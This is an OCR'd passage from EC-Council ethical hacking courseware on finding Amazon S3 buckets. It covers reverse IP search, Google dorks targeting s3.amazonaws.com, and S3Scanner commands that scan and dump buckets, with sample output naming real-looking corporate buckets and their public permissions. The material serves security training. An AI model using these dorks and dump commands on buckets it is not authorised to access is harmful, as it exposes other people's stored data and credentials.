


Figure 19.53: Screenshot of OWASP Amass

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.




Figure 19.54: Screenshot of the advanced search results in Bing

- **Advanced Google Hacking**

  Attackers use advanced Google search operators, such as "**`inurl`**", to search for URLs related to the target S3 buckets. Some of the Google Dorks used by attackers to identify URLs of the target S3 buckets include the following:

  - **`inurl: s3.amazonaws.com`**
  - **`inurl: s3.amazonaws.com/audio/`**
  - **`inurl: s3.amazonaws.com/video/`**
  - **`inurl: s3.amazonaws.com/backup/`**
  - **`inurl: s3.amazonaws.com/movie/`**
  - **`inurl: s3.amazonaws.com/image/`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.55: Screenshot of the advanced search results in Google

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Open S3 Buckets using S3Scanner

Source: *https://github.com*

Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to scan AWS buckets listed in a file with 8 threads:

```
s3scanner --threads 8 scan --buckets-file ./bucket-names.txt
```

Run the following command to dump a single AWS bucket:


```
s3scanner dump --bucket my-bucket-to-dump
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []
csbd.sony.com | bucket_not_exist
udemy-web-upload-bucket | bucket_exists | AuthUsers: [], AllUsers: []
mdsp-test | bucket_not_exist
pendo | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
